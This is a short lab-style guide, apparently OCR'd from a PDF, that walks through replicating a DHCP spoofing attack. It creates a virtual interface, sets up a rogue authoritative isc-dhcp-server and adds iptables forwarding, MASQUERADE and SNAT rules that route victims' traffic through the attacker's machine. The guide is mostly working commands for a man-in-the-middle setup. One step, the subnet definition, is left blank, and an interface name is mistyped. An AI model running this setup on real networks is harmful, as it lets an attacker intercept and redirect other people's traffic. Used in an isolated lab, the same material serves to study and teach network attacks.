
DHCP SPOOFING

This guide will help you to replicate a DHCP spoofing attack, the steps are the following

1. Create and configure a new virtual netcard
    a. ifconfig <<Name_of_interface>>:0 <<ip_address>>/<<netmask>>
    b. $sudo ifconfig eth0:0 10.1.1.1/24
2. Install and configure isc-dhcp-server
    a. Install isc-dhcp-server
        i. $sudo apt install isc-dhcp-server
    b. Configure server
        i. $sudo nano /etc/default/isc-dhcp-server
        ii. Put newly created interface name at INTERFACESv4=""
            1. Es: INTERFACESv4="eth:0"
    c. Configure subnet
        i. $sudo nano /etc/dhcp/dhcpd.conf
        ii. Modify option domain-name putting lab
            1. Es: option domain-name "lab";
        iii. Modify option domain-name-servers putting some dns server
            1. Es: option domain-name-servers 1.1.1.1;
        iv. Remove # in front of "autoritative"
        v. Creation of subnet



3. Configure Nat
    a. Enabling IP Forwarding
        i. $sudo su
        ii. $echo 1 > /proc/sys/net/ipv4/ip_forward
        iii. $iptables –t filter –P FORWARD ACCEPT
    b. Configuring Nat
        i. $sudo su
        ii. $iptables –t nat –A POSTROUTING –o eth0 –j MASQUERADE
        iii. $iptables –t nat –A POSTROUTING –o eth0:0 –j SNAT –to-source 10.0.0.2 (IP_ADDRESS OF ATTACKER)
    c. Check if rules are fine
        i. $sudo su
        ii. $iptables –t nat –L
    d. Clean iptables
        i. $sudo su
        ii. $iptables –t nat –F